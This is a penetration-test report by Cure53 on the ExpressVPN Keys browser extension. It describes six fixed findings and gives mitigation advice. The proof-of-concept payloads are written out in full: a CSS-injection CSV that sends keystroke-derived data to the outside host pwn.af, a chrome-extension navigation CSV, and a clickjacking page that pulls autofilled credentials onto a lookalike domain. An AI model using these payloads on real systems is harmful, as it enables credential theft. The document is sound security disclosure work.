Fine penetration tests for fine websites

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report ExpressVPN Keys Browser Extension 09.-10.2022

Cure53, Dr.-Ing. M. Heiderich, M. Kinugawa, M. Pedhapati

Index

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Introduction

"ExpressVPN Keys lets you take control of your password security. You can generate unique, complex passwords that are hard to hack, store them in a secure digital vault, then fill your logins with just a click."

From https://www.expressvpn.com/.../keys-browser-extension/

This report - titled EXP-12 - details the scope, results, and conclusory summaries of a source-code-assisted penetration test and audit against the ExpressVPN Keys browser extension. The work was requested by ExpressVPN in August 2022 and initiated by Cure53 in September and October 2022, namely in CW39 and CW40. A total of ten days were invested to reach the coverage expected for this project. All assessments enacted for this audit comprised one sole work package (WP), as follows:

- **WP1**: Source-code-assisted penetration tests against ExpressVPN Keys browser extension

In context, even though this test marks the twelfth collaborative engagement between ExpressVPN and Cure53, the Keys extension is a new product, and has not yet been subject to examination in any of the previous audits. The VPN Browser extension - covered in a separate report - has previously been reviewed, but has undergone a number of changes since that assessment.

Cure53 was provided with sources, builds, test-user accounts, as well as any alternative means of access required to ensure a smooth audit completion. For this purpose, the methodology chosen was white box and a team of three senior testers was assigned to the project's preparation, execution, and finalization. All preparatory actions were completed in September 2022, namely in CW38, to ensure that testing could proceed without hindrance or delay.

Communications were facilitated via a dedicated, shared Slack channel deployed to combine the workspaces of ExpressVPN and Cure53, thereby creating an optimal collaborative working environment. All participatory personnel from both parties were invited to partake throughout the test preparations and discussions.

In light of this, communications proceeded smoothly on the whole. The scope was well-prepared and transparent, no noteworthy roadblocks were encountered throughout testing, and cross-team queries remained minimal as a result. The ExpressVPN team delivered excellent test preparation and assisted the Cure53 team in every respect to procure maximum coverage and depth levels for this exercise.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Cure53 gave frequent status updates concerning the test and any related findings, whilst simultaneously offering prompt queries and receiving efficient, effective answers from the maintainers. Live reporting was offered and subsequently conducted via the aforementioned Slack channel. Regarding the findings, the Cure53 team achieved comprehensive coverage over the single scope item, identifying a total of six. Four of the findings were categorized as security vulnerabilities, whilst the remaining two were deemed general weaknesses with lower exploitation potential.

Generally speaking, the overall yield of findings is relatively moderate in comparison with similarly scoped audits, which would typically represent a positive indication of the in-scope items' perceived security strength. In this particular case, however, this seemingly robust impression is somewhat negated by the presence of one *Critical* and two *High* severity-rated findings. The *Critical* issue, which specifically pertains to credential autofilling on non-matching domains as stipulated in ticket EXP-12-007, is significantly worrisome and must be resolved with utmost priority. However, it's worth noting that specific conditions are required to trigger this weakness, and the attacker requires prior knowledge of the domains the user has saved passwords for to be successful.

All in all, the testing team observed ample leeway for hardening improvement during this audit. The ExpressVPN team should allocate sufficient time and resources toward resolving all issues identified in this report to elevate the ExpressVPN Keys browser extension's security posture to a first-rate standard.

The report will now shed more light on the scope and testing setup as well as provide a comprehensive breakdown of the available materials. Subsequently, the report will list all findings identified in chronological order, starting with the detected vulnerabilities and followed by the general weaknesses unearthed. Each finding will be accompanied by a technical description and Proof of Concepts (PoCs) where applicable, plus any relevant mitigatory or preventative advice to action.

In summation, the report will finalize with a conclusion in which the Cure53 team will elaborate on the impressions gained toward the general security posture of the ExpressVPN Keys browser extension, giving high-level hardening advice where applicable.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Scope

- **Source code audits and security assessments against ExpressVPN Keys browser extension**
  - **WP1**: Source-code-assisted penetration tests against ExpressVPN Keys browser extension
    - **Primary audit focus:**
      - ExpressVPN Keys browser extension
      - Tested version: 1.0.6
    - **In-scope items:**
      - Credential autofill
      - Password imports from other services
      - Frontend UI
      - Clickjacking vectors
    - **User accounts utilized in this assessment**
      - mohan@cure53.de
  - **All relevant binaries in scope were shared with Cure53**
  - **Test-supporting material was shared with Cure53**
  - **All relevant sources were shared with Cure53**

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Severity Glossary

The following section details the varying severity levels assigned to the issues discovered in this report.

Critical: The highest possible severity level. Categorizes issues that allow attackers to achieve extensive access to sensitive areas, such as critical systems, applications, data or other pertinent components in scope.

High: Categorizes issues that allow attackers to achieve limited access to sensitive areas in scope. This also includes issues with limited exploitability that can facilitate a significant impact upon the target in scope.

Medium: Categorizes issues that do not incur major impact on the areas in scope. Additionally, issues requiring a more limited exploitation are graded as *Medium*.

Low: Categorizes issues that have a highly limited impact on the areas in scope. Mostly does not depend on the level of exploitation but rather on the minor severity of obtainable information or lower grade of damage targeting the areas in scope.

Info: Categorizes issues considered merely informational in nature. They are mostly considered as hardening recommendations or improvements that can generally enhance the security posture of the areas in scope.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Identified Vulnerabilities

The following section lists all vulnerabilities and implementation issues identified throughout the testing period. Please note that findings are listed in chronological order rather than by their degree of severity and impact. The aforementioned severity rank is given in brackets following the title heading for each vulnerability. Furthermore, each vulnerability is given a unique identifier (e.g., *EXP-12-001*) to facilitate any future follow-up correspondence.

EXP-12-002 WP1: CSS injection via password imports *(High)*

Fix Note: *The issue was addressed by the ExpressVPN team and the fix was verified by Cure53 who were able to review the related diff & PR. The issue no longer exists.*

Whilst auditing the source code for any potential Cross-Site Scripting sinks, the discovery was made that the name or title of the password import is rendered inside the *Vue.js v-html* XSS sink in the *autosave* page without any prior sanitization. This behavior facilitates a CSS injection when passwords are imported to ExpressVPN Keys from a malicious service and updated during the login process.

The severity impact of this issue was downgraded to *High* due to the user interaction required to import passwords from another service.

The following snippets highlight the affected source code in descending order from sink to source.

Affected file #1:
password_manager_extension/source/components/partials/BaseHeader.vue

Affected code #1:

```
<template lang="pug">
  .base-header
    .logo
    .text(v-html="text")
    .close-button(@click="$emit('close')")
</template>
```

Affected file #2:
password_manager_extension/source/components/autosave/AutosaveApp.vue

Affected code #2:

```
<template lang="pug">
.autosave-app
  base-header(:text="baseHeaderText" @close="onClose")
  [...]
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
</template>
<script>
[...]
  baseHeaderText() {
  let text = '';
  switch (this.currentTab) {
   [...]
    case 'existingLogin':
      if (this.entrySaved) {
        text = this.localize('autosave_modal_updated_title').replace('%HOST%',
             this.existingEntry?.title);
      } else if (this.updateExistingEntryView) {
        text =
             this.localize('autosave_modal_update_prompt_title').replace('%HOST
             %', this.existingEntry?.title);
      } else {
        text = this.localize('autosave_modal_choose_entry_title');
      }
      break;
    default:
      break;
  }

  return text;
}
[...]
```

The following snippets highlight an alternative sink originating from the same source.

Affected file #3:
password_manager_extension/source/components/autosave/UpdateExistingEntry.vue

Affected code #3:

```
<template lang="pug">
[...]
.new-entry
  p.pt-15(v-html="header")
  text-input(
    id="new-email"
    :label="localize('pwm_entry_view_email_label')"
    v-model="newEntry.username"
  )
</template>
<script>
[...]
header() { return
this.localize('autosave_modal_update_propmpt_header').replace('%HOST%',
this.existingEntry.title); },
[...]
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

The following PoC sends requests to *https://pwn.af* in the eventuality the username contains letters *m* and *n* when attempting to log in to GitHub.

PoC: CSV to import

```
name,url,username,password
<style>@import
url("https://pwn.af/1");</style>,https://github.com/login,mohan@cure53.de,acasd
```

https://pwn.af/1:

```
*{color:red}
@font-face{
	font-family:pwn;
	src:url('//pwn.af/?m');
	unicode-range:U+006D;
}
@font-face{
	font-family:pwn;
	src:url('//pwn.af/?n');
	unicode-range:U+006E;
}

input[id='20']{
	font-family:pwn;
}
```



Fig.: CSS injection example.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

After importing logins from a malicious service, ExpressVPN Keys will pop an iframe with the CSS injection in the eventuality a user logs in with their actual username and password. From this point onwards, the user email and unhidden password will be susceptible to leakage. To mitigate this issue, Cure53 recommends sanitizing the title or name either by utilizing a sanitizer such as DOMPurify, or HTML encoding the contents before rendering via the *VueJS v-html* sink.

This issue was assigned a **7.1** rating, as stipulated in the breakdown of each scoring component offered below:

https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:L

CWE: https://cwe.mitre.org/data/definitions/79.html

EXP-12-003 WP1: Navigation to non web_accessible_resources via import *(Low)*

Fix Note: *The issue was addressed by the ExpressVPN team and the fix was verified by Cure53 who were able to review the related diff & PR. The issue no longer exists.*

Following the detection of the issue described in ticket EXP-12-002, the discovery was made that password imports from other services allow arbitrary URLs, including dangerous protocols such as *javascript://* and *chrome-extension://*. Notably, Cross-Site Scripting is not possible due to the CSP in place. However, by utilizing the *chrome-extension://* protocol, one can navigate the user to non *web_accessible_resources*. This behavior can, in turn, be leveraged to chain with vulnerabilities present in non *web_accessible_resources* pages.

Affected file:
sources/password_manager_extension/source/components/pwm/EntryItem/EntryItemForm.vue

Affected code:

```
[...]
div.visible-margin(v-if="domain || !viewMode")
  .url-container.mt-10(v-if="viewMode")
    .label {{ localize('pwm_entry_view_url_label') }}
    p
      a(id="domain" :href="domain" target="_blank") {{ domain }}
  text-input(
    id="domain"
    v-else
    :label="localize('pwm_entry_view_url_label')"
    :value="domain"
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
      @input="onChange('domain', $event)"
      :errorMessage="characterLimitErrorMessage"
      :invalid="!$v.domain.maxLength"
      :wiggle="!$v.domain.maxLength"
      :maxLength="domainMaxLength"
    )
[...]
```

PoC:

```
name,url,username,password
naviage,chrome-extension://blgcbajigpdfohpgcmbbfnphcgifjopc/html/
popup.html,asd,asd
```

To mitigate this issue, Cure53 recommends sanitizing the URL and allowing those with *http* or *https* protocols only.

This issue was assigned a **3.1** rating, as stipulated in the breakdown of each scoring component offered below:

https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N

CWE: https://cwe.mitre.org/data/definitions/74.html

EXP-12-006 WP1: Autofill on insecure HTTP origins *(Medium)*

Fix Note: *The issue was addressed by the ExpressVPN team and the fix was verified by Cure53 who were able to review the related diff & PR. The issue no longer exists.*

Testing confirmed that the ExpressVPN Keys extension performs autofilling on the page served via the insecure *http:* URL. Specifically, the check that occurs prior to the autofill confirms whether the host constitutes the same or a subdomain, but does not confirm the protocol. As a result, by navigating the victim to the domain's *http:* URL (for which the credentials are stored in the extension), an attacker capable of performing a Man-in-the-Middle attack could obtain the victim's credentials entered via the autofill feature. The issue can be reproduced via the following steps.

Steps to reproduce:

1. Open a login page served on *https:*.
2. Save the credentials to the ExpressVPN Keys extension.
3. Open a login page served on *http:* in the same domain.
4. Click on the input field of the login form. The dropdown list to select the saved credentials will be displayed. If the saved credentials in Step 2 are selected, autofill will function.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

As can be deduced from the following code, the check that occurs prior to the autofill only compares the host.

Affected file:
password_manager_extension/source/scripts/modules/utils.js

Affected code:
```
const doHostsMatch = (_url1, _url2) => {
  [...]
  return url1 instanceof URL
    && url2 instanceof URL
    && url1.host === url2.host;
};
```

Notably, the autofill on the *http:* URL only functions if the host wherein the credentials are stored matches the *http:* URL's host exactly. In other words, this will not work for a different subdomain. This owes to the fact that the JavaScript code to perform the autofill processing for the different subdomains uses a Web Crypto API, which is only available in a Secure Context[1] and throws an error on the *http:* URL.

To mitigate this issue, for *http:* URLs Cure53 recommends displaying a warning before entering the credentials and performing the autofill.

This issue was assigned a **6.8** rating, as stipulated in the breakdown of each scoring component offered below:

https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:N

CWE: https://cwe.mitre.org/data/definitions/300.html

[1] https://developer.mozilla.org/en-US/docs/Web/Security/Secure_Contexts

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

EXP-12-007 WP1: Autofilling passwords on non-matching domains *(**Critical**)*

***Fix Note:** The issue was addressed by the ExpressVPN team and the fix was verified by Cure53 who were able to review the related diff & PR. The issue no longer exists.*

The observation was made that the *compareDomains* function used to confirm whether two URLs are the same subdomains and autofill credentials between them is bypassable. This behavior allows credential autofilling on non-matching domains. Note however, that the attacker needs to have prerequisite knowledge in order to target a user, or needs to do mass harvesting.

The following snippet highlights the affected source code. This flaw persists due to the method by which the two hostnames are compared. Firstly, the URLs are parsed using the *parse-domain* npm package. Subsequently, the top-level domain and domain are extracted; the next top-level domain and domain are appended together without the *dot* between them; and then finally they are compared. This behavior configures *https://google.com* and *https://googlec.om* as the same subdomain and allows credentials to be autofilled.

Affected file:
sources/password_manager_extension/source/scripts/modules/utils.js

Affected code:

```
const compareDomains = (urlA, urlB) => {
  let result = false;

  const parsedUrlADomain = parseDomain(urlIt(urlA)?.hostname);
  const parsedUrlBDomain = parseDomain(urlIt(urlB)?.hostname);

  if (parsedUrlADomain.type !== 'INVALID' && parsedUrlBDomain.type !==
'INVALID') {
    const domainA = parsedUrlADomain.domain +
      parsedUrlADomain.topLevelDomains?.join();
    const domainB = parsedUrlBDomain.domain +
      parsedUrlBDomain.topLevelDomains?.join();
    result = domainA === domainB;
  }

  return result;
};
```

The following PoC demonstrates a user-credential autofill from *https://google.com* to *https://googlec.om* in two clicks.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

PoC:

```
<html>
<head>
<style>
input:focus{
       outline: none;
}
</style>
</head>
<body>
<form method=post action=/ ><input oninput=xx() type=text name=username id=user
><input id=passwd onfocus=step2() style="border:none;outline:none;" autocomplete
type=password></form>
<button onclick=step2() id=btn1 style="position:absolute;top:5px;left:200px;z-
index:-1">click here</button>
</body>
<script>
function m(){
  var dom_observer = new MutationObserver(function(mutation) {
       try{
              if(mutation[0].addedNodes[0].nodeName=="IFRAME"){
               hideframe();
              }}catch{}
         try{
    if(mutation[0].removedNodes[0].nodeName=="IFRAME" && mutation.length==1){
      btn2.style.display = 'none';
                    step3();
              }}catch{}
  });
  var container = document.body;
  var config = { attributes: true, childList: true, characterData: true };
  dom_observer.observe(container, config);
}
function hideframe(){
     setTimeout(function(){
         document.getElementsByTagName('iframe')[0].style.opacity='0.1'
},100);
}
window.onload=function(){
                    m();
                    setTimeout(function(){
                    passwd.style='border:none;opacity:0.2;';
                    user.style="border:none;opacity:0.2;";
                    document.getElementsByClassName('xv-pwm-icon')[0].style=''
                     document.getElementsByClassName('xv-pwm-icon')[1].style=''
                    },500);
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
}
function step2(){
       btn1.style.display='none';
       var btn = document.createElement('button');
       btn.style='position:absolute;top:40px;left:200px;z-index:-1'
       btn.innerText='Now click here'
       btn.id='btn2'
       document.body.append(btn);
}
function step3(){
        var btn = document.createElement('button');
        btn.style='position:absolute;top:200px;right:200px;z-index:-1'
        btn.innerText='Finally click here'
        btn.id='btn3'
        document.body.append(btn);
}
function xx(){
       setTimeout(function(){
       data = user.value +':'+ passwd.value
       alert('Leaked credentials from google.com: '+data)
       },100);
}
       </script>
</html>
```



Fig.: Credential leakage from google.com *to* googlec.om.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Steps to reproduce:

1. Modify */etc/hosts* and add the following entry:
2. `139.59.92.237 googlec.om`
3. Navigate to *https://googlec.om/c53/ex/autofill.html* with ExpressVPN Keys extension enabled.
4. Follow the instructions and observe the credential autofill from *https://google.com*.

To mitigate this issue, whilst appending TLD and the domain together after parsing with the *parse-lib*, Cure53 recommends appending them together with a dot in between and then performing the comparison.

This issue was assigned a **9.6** rating, as stipulated in the breakdown of each scoring component offered below:

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H

CWE: https://cwe.mitre.org/data/definitions/200.html

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Miscellaneous Issues

This section covers any and all noteworthy findings that did not lead to an exploit but might assist an attacker in successfully achieving malicious objectives in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

EXP-12-004 WP1: Non-strict *www* deletion by *beautifyHost* function *(Info)*

Fix Note: *The issue was addressed by the ExpressVPN team and the fix was verified by Cure53 who were able to review the related diff & PR. The issue no longer exists.*

The observation was made that the *beautifyHost* function attempts to return the hostname with the leading subdomain's *www*. string truncated. However, the discovery was made that this function returns an unexpected hostname due to the misuse of regular expressions. Additionally, since the function does not check if *www* contains the subdomain part exactly, the TLD will be incorrectly returned in the eventuality the eTLD+1 domain contains *www*, such as *www.com* or *www.jp*.

The following PoC demonstrates the present behavior:

PoC:

```
beautifyHost('https://wwwexample.com/')// xample.com
beautifyHost('https://www.jp/')// jp
```

The affected code was located in the following file; as can be deduced, the regular expression's dot remains unescaped.

Affected file:
password_manager_extension/source/scripts/modules/utils.js

Affected code:

```
/**
 * Returns only the host portion of an URL. Removes "www." if it exists
 * @param {(string|URL)} _url
 * @returns {string}
 */
const beautifyHost = (_url) => {
  let url = _url;

  if (typeof _url === 'string') {
    if (url && (/^https?:\/\//.test(url) === false)) {
      url = 'https://' + url;
    }
    url = urlIt(url);
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
  }

  return url?.hostname.replace(/^www./, '');
};
```

However, the string returned by this function is currently only used for display purposes rather than anything business-critical-related. As a result, the severity impact was appropriately downgraded to *Informative*.

Nevertheless, if this function is utilized for other purposes in the future, significant issues may be incurred.

To mitigate this issue, Cure53 recommends removing the *www.* string from the subdomain accurately. For this purpose, one can leverage the *parse-domain* library already utilized for autofill processing purposes rather than the regular expression.

This issue was assigned a **0.0** rating, as stipulated in the breakdown of each scoring component offered below:

https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:N/A:N

CWE: https://cwe.mitre.org/data/definitions/185.html

EXP-12-005 WP1: Non-strict host validation in *getCustomRuleSet* function *(Info)*

Fix Note: *The issue was addressed by the ExpressVPN team and the fix was verified by Cure53 who were able to review the related diff & PR. The issue no longer exists.*

Similarly to the issue described in ticket EXP-12-004, the observation was made that the host check in the *getCustomRuleSet function* using the *RegExp* is insufficiently performed. Specifically, one can use a crafted domain to pass the host check in lieu of those expected. However, the function is currently only utilized to fetch custom rule sets and not for any business-critical purpose. As a result, the severity impact was appropriately downgraded to *Informative*.

The following snippets highlight the affected source code, whereby the *rule.host* passed to the *RegExp* constitutes a plain string rather than a regular expression.

Affected file:
password_manager_extension/source/scripts/modules/AutoFill.js

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Affected code:

```
/*Custom rule
{
    "host": "idmsa.apple.com",
    "path": "^/appleauth/auth/",
    "ignore": {
      "autofill": false,
      "autosave": false,
      "autofill_fields": []
    },
    "inputs": {
      "username": "#account_name_text_field",
      "password": ""
    }
  },
  [...]
]*/
/**
 * Checks if there is a custom rule for the passed location object
 * @param {Object} location
 * @returns {Object|undefined}
*/
getCustomRuleSet(location) {
  const { host, pathname } = location;
   const matchedRule = this.rules.find(rule => RegExp(rule.host).test(host) &&
(rule.path ? RegExp(rule.path).test(pathname) : true));
  return matchedRule;
}
```

PoC:

```
getCustomRuleSet('https://idmsabapple.com/appleauth/auth')// returns as valid
getCustomRuleSet('https://idmsa.apple.com.example.com/appleauth/auth')// returns
as valid
```

To mitigate this issue, Cure53 recommends using a regular expression rather than string in the custom rules' *host* property.

This issue was assigned a **0.0** rating, as stipulated in the breakdown of each scoring component offered below:

https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:N/A:N

CWE: https://cwe.mitre.org/data/definitions/185.html

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Conclusions

The impressions gained during this report - which details and extrapolates on all findings identified during the CW39 and CW40 testing against the ExpressVPN Keys browser extension by the Cure53 team - will now be discussed at length. To summarize, the confirmation can be made that the components under scrutiny have garnered a mixed impression, with a relatively small yield of findings overshadowed by the assignment of a few highly-significant severity markers.

The testing team achieved strong coverage of the single WP in scope, particularly in relation to the following assessment areas:

- Firstly, the extension's Content Security Policy configuration was subject to rigorous evaluation. Positively, no bypasses were identified that could potentially facilitate JavaScript execution.

- The resources listed on the *web_accessible_resources* manifest property were also deep-dive assessed.

- Elsewhere, the content scripts were also subject to investigation. Particular scrutiny was placed on a selection of potential risk scenarios, including XSS, issues incurred via DOM clobbering, and Content Security Policy bypasses on the loaded web pages.

- For the ExpressVPN Keys extension specifically, particular attention was paid to whether the autofill operates exactly as intended within the expected domain's scope and does not leak credentials to unintended domains. In relation to this, two issues were identified. Firstly, a moderate weakness that could facilitate credential leakage via Man-in-the-Middle attacks was identified due to the lack of the protocol check (see EXP-12-006); secondly, a major issue concerning the method by which two URLs are compared leads to autofilling passwords in non-matching domains (see EXP-12-007).

- In general, the Express VPN browser extension was assessed by the testing team to locate any client-side-related security issues associated with XSS, *postMessage*, and prototype pollution. In light of this, the testing team noted that the majority of the frontend utilizes the VueJS framework, which offers a battle-tested escaping mechanism that prevents a plethora of XSS issues by default. Additionally, usage of *v-html*, *window.open*, *location* and other sinks whereby XSS may be possible (even despite VueJS) were subject to evaluation. This led to the identification of an issue documented in ticket EXP-12-002.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

- Since the VueJS framework does not supervise the URLs assigned to the HTML anchor tags' href property, the testing team scrutinized the source code for any associated issues. In this regard, a minor issue was detected and documented in ticket EXP-12-003.

- Furthermore, regex validations and other hostname comparisons were evaluated to determine the presence of any discrepancies, which uncovered the issues detailed in tickets EXP-12-004 and EXP-12-005.

- Finally, the extension's logging mechanism was deep-dive reviewed to determine the potential for sensitive information leakage to external logging servers, such as usernames and passwords. Positively, no associated issues were identified.

All in all, following the completion of this audit, the Cure53 testing team garnered a considerably mixed impression of the ExpressVPN Keys browser extension. On the one hand, only a moderate volume of findings were discovered. However, on the other hand, the total yield of six includes one *Critical* and two *High* severity-rated issues, which is evidently a high proportion of significant vulnerabilities. In conclusion, to ensure safe and secure usage of the Keys browser extension, Cure53 strongly recommends addressing and resolving all issues documented in this report. Utmost haste and priority should naturally be granted to the aforementioned risk-laden findings.

Cure53 would like to thank Harsh S. and Brian Schirmacher from the ExpressVPN team for their excellent project coordination, support and assistance, both before and during this assignment.